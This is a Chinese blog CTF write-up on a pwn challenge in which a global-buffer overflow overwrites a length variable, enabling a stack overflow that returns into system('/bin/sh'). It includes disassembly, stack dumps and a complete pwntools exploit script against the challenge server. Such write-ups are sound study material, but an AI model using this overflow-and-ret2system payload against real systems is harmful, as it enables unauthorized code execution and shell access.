

南京邮电大学CTF-PWN-Stack Overflow

原创


Wwoc 于 2018-12-21 02:19:37 发布 1126 收藏 1

分类专栏: [学习记录](#) [ctf](#) [PWN](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_38025365/article/details/85152601


版权



[学习记录](#) 同时被 3 个专栏收录

91 篇文章 2 订阅

订阅专栏



[ctf](#)

30 篇文章 0 订阅

订阅专栏



[PWN](#)

10 篇文章 0 订阅

订阅专栏

经过双月赛, 通过阅读同级人的WriteUp结合参赛的亲身体验。深深感觉到自己文字表达能力的欠缺, 以及技术上的差距。但能意识到差距是好事, 意识到了就努力去弥补。一直想要学习PWN, 一拖再拖, 终于开始了。

关于write up,老师说了一句话, 印象深刻。“write up 是写给别人看的, 不是你自己看懂了就行。”

进入正题:

把文件拖入IDA, 进入main函数F5反编译, 先看程序流程。

setbuf(stdin,null)用于清空缓冲区, 具体用法可以百度查看C函数setbuf

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    while ( 1 )
    {
        menu();
        fgets(&choice, 100, stdin);
        if ( choice != 49 )
            break;
        message();
    }
    puts("bye");
    return 0;
}
```

https://blog.csdn.net/qq_38025365

这里menu函数只是进行一些打印

```
IDA View-A Pseudocode-A
1 int menu()
2 {
3     puts("what do you want to do?");
4     puts("1.leave some message.");
5     puts("2.nothing.");
6     return puts("your choice:");
7 }
```

https://blog.csdn.net/qq_38025365

然后利用fgets函数从标准输入流即键盘输入对choice进行赋值，如果值不等于49即'1'，就停止。

关于fgets函数<http://c.biancheng.net/view/235.html>，它是一种比较安全的输入函数，限定输入的数量而难以直接溢出。

接下来看message函数

```
int message()
{
    char s; // [esp+18h] [ebp-30h]

    n = 10;
    puts("you can leave some message here:");
    fgets(A, 60, stdin);
    puts("your name please:");
    fgets(&s, n, stdin);
    return puts("Thank you");
}
```

https://blog.csdn.net/qq_38025365

先从标准输入流对A赋值，再从标准输入流对堆栈里的's'赋值。

看上去没有可以溢出的地方，查看A与n的位置后。

```
.bss:0004A000 ; char H[40]
.bss:0804A080 A          db 28h dup(?)          ; Di
.bss:0804A0A8 ; int n
.bss:0804A0A8 n          dd ?                  ; Di
.bss:0804A0A8          ; m
.bss:0804A0AC          align 20h
.bss:0804A0C0          public choice
.bss:0804A0C0 ; char choice
.bss:0804A0C0 choice     db ?                  ; Di
.bss:0804A0C0          ; m
```

关于BSS: BSS段用于存放全局变量和静态变量，特点是可读写。

A是一个大小为40的字符数组，n在内存中的位置紧跟着A，然后message函数中又可以最多对A写60个字，所以可以达到覆盖n而修改n的值进而在第二个fgets函数进行堆栈溢出。

而在堆栈溢出里，可以通过淹没返回地址来跳转执行自己的shellcode。

以上是大概的思路。接下来看细节和实现的代码。因为我也是初次接触Pwn，关于pwntools也会将所有新学习到的用法知识记录下来。

使用edb打开程序动态调试，运行到message函数内部

0804:8569	55	push ebp	
0804:856a	89 e5	mov ebp, esp	
0804:856c	83 ec 48	sub esp, 0x48	
0804:856f	c7 05 a8 a0 04 08 0a 00 00 00	mov dword [0x0804a0a8], 0xa	
0804:8579	c7 04 24 54 87 04 08	mov dword [esp], 0x08048754	ASCII "you can leave some messag
0804:8580	e8 5b fe ff ff	call cgpwna!puts@plt	
0804:8585	a1 44 a0 04 08	mov eax, [0x0804a044]	A在内存中的地址
0804:858a	89 44 24 08	mov [esp+8], eax	
0804:858e	c7 44 24 04 3c 00 00 00	mov dword [esp+4], 0x3c	
0804:8596	c7 04 24 80 a0 04 08	mov dword [esp], 0x0804a080	ASCII "aaa\n"
0804:859d	e8 2e fe ff ff	call cgpwna!fgets@plt	
0804:85a2	c7 04 24 75 87 04 08	mov dword [esp], 0x08048775	ASCII "your name please:"
0804:85a5	c7 04 24 75 87 04 08	call cgpwna!puts@plt	

在第一个fgets处，我随意输入了aaa

+ 0x0804a000-0x0804b000	
0804:a080	61 61 61 0a 00 00 00 00 00 00 00 00 00 00 00 00
0804:a090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0804:a0a0	00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00
0804:a0b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

可以看到0a存放在A[41]，所以在第一个输入的时候，第41个值覆盖n。

由于要与shell交互，需要执行system('/bin/sh')

这一题里，在pwnme函数里提供了system函数

```
1 int pwnme()
2 {
3     return system("echo hello!");
4 }
```

关于第二个gets函数的堆栈溢出

Stack	
ffef:fd44	f7d3f1a8 123
ffef:fd48	0a333231
ffef:fd4c	00000000
ffef:fd50	f7f1b7eb return to 0xf7f1b7eb
ffef:fd54	00000000
ffef:fd58	f7d37700 .Wt
ffef:fd5c	00000000
ffef:fd60	ffeffd98 .0
ffef:fd64	f7f21ff0 .
ffef:fd68	f7d9562b return to 0xf7f21ff0
ffef:fd6c	00000000 return to 0xf7d9562b <libc-2.23.so!fgets+11>
ffef:fd70	f7ee8000 ..o
ffef:fd74	f7ee8000 ..o
ffef:fd78	ffeffd98 .0
ffef:fd7c	08048662 b... return to 0x08048662 <cgpwna!main+136>

s[0]距离13*4个字符即可淹没返回地址。到这里，将返回地址改成system函数的地址即可去执行system函数，但是参数'/bin/sh'还没有，需要自己构造。结合上面bss段可读可写的特点，将'bin/sh'写到bss段，在堆栈溢出时候当作参数写入即可。

写python脚本

```
from pwn import *
con=remote('182.254.217.142',10001) #建立与远程服务器的连接，参数一是地址，参数二是端口
con.sendline('1') #发送数据，相当于输入
payload1='A'*40+p32(80)+'/bin/sh' #构造第一个payload 结合上面所说的第一个gets
con.sendline(payload1) #发送第一个payload
elf=ELF('./cgpwna') #ELF文件操作，可以方便得到函数地址
sysadd=elf.symbols['system'] #获取system函数的地址
payload2='A'*52+p32(sysadd)+'A'*4+p32(0x0804A080+44) #构造第二个payload，因为每个函数在call时，堆栈的栈顶是返回地
con.sendline(payload2)
con.interactive() #执行system('/bin/sh')之后可以与服务器进行交互
```

然后进入Pwn文件夹下 cat flag，获取flag